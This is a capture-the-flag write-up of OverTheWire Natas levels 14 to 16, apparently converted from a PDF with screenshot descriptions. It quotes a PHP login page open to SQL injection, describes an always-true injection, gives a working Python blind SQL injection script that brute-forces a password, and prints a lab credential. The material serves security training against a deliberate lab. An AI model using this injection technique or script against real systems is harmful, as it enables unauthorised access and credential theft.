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


Natas Level 14 → Level 15

Username: natas15

URL: <http://natas15.natas.labs.overthewire.org>

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```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas14", "pass": "<censored>" };</script></head>
<body>
<h1>natas14</h1>
<div id="content">
<?php
if(array_key_exists("username", $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', '<censored>');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username=".$_REQUEST["username"]." and password=
".$_REQUEST["password"]."";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }


    if(mysqli_num_rows(mysqli_query($link, $query)) > 0) {
        echo "Successful login! The password for natas15 is <censored><br>";
    } else {
        echo "Access denied!<br>";
    }
    mysqli_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
Password: <input name="password"><br>
<input type="submit" value="Login" />
</form>
```


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Through sql injection: we check if user:seerat exit or not if even not then we have or so 2 is always equals to 2 so it returns true and # will comment all the other code:


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Natas Level 15 → Level 16


Username: natas16

URL: <http://natas16.natas.labs.overthewire.org>


Blind SQL injection:

We find user and password:

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View source code:

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Go to inspect, after index.php add: **?debug=test** and add **?** after link in browser, put username **“test”** and check existence to get the query:

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Username: test

Check existence

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```
<html>
  <head>...</head>
  <body>
    <h1>natas15</h1>
    <div id="content">
      ...
      <form method="POST" action="index.php?debug=test">...</form>
      <div id="viewsource">...</div>
      ...
    </div>
    <div id="wechallform" class="ui-draggable" style="display: block;">...</div> event
  </body>
</html>
```

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element inline #content { position: relative; width: 500px; padding: 50px; }

level.css:18

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To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

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The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The browser tab is set to 'Metasploitable2-Linux'. The page content is a Natas15 challenge. A red box highlights the error message: "Executing query: SELECT * from users where username='test' This user doesn't exist." To the right is a "SUBMIT TOKEN" button. Below the browser is the Kali Linux taskbar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB. The bottom half of the screen shows the Firefox developer tools. The "Elements" tab is selected, displaying the HTML code and a CSS inspector. The CSS inspector shows a rule for ".wechallform" with a background color of #ccc, padding of 0px, and margin of 0px. The "Layout" tab is also visible.

Now we check password for natas16 as username and password by using like command to find password matching specific words starting or ending with it. By bruteforce attack I will find the password for natas16: making a python file and write this code:

```
import requests  
from string import ascii_lowercase, ascii_uppercase, digits
```

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```
characters = ascii_lowercase + ascii_uppercase + digits
base_username = "natas15"
base_password = "SdqIqBsFcZ3yotlNYErZSzwbLkm0lrvx"
url = "http://natas15.natas.labs.overthewire.org"
password = ""

while len(password) < 32:
    for char in characters:
        print('Trying ' + char)
        response = requests.post(url,
                                  data={"username": f'natas16" AND binary password LIKE "{password +
char}%" #'},
                                  auth=(base_username, base_password))

        content = response.text
        if 'This user exists' in content:
            password += char
            print(password)
            break
```

This code will generate password for natas16 checking for uppercase lowercase alphabets and digits once its completed we get the 32 letter password that will be required password:

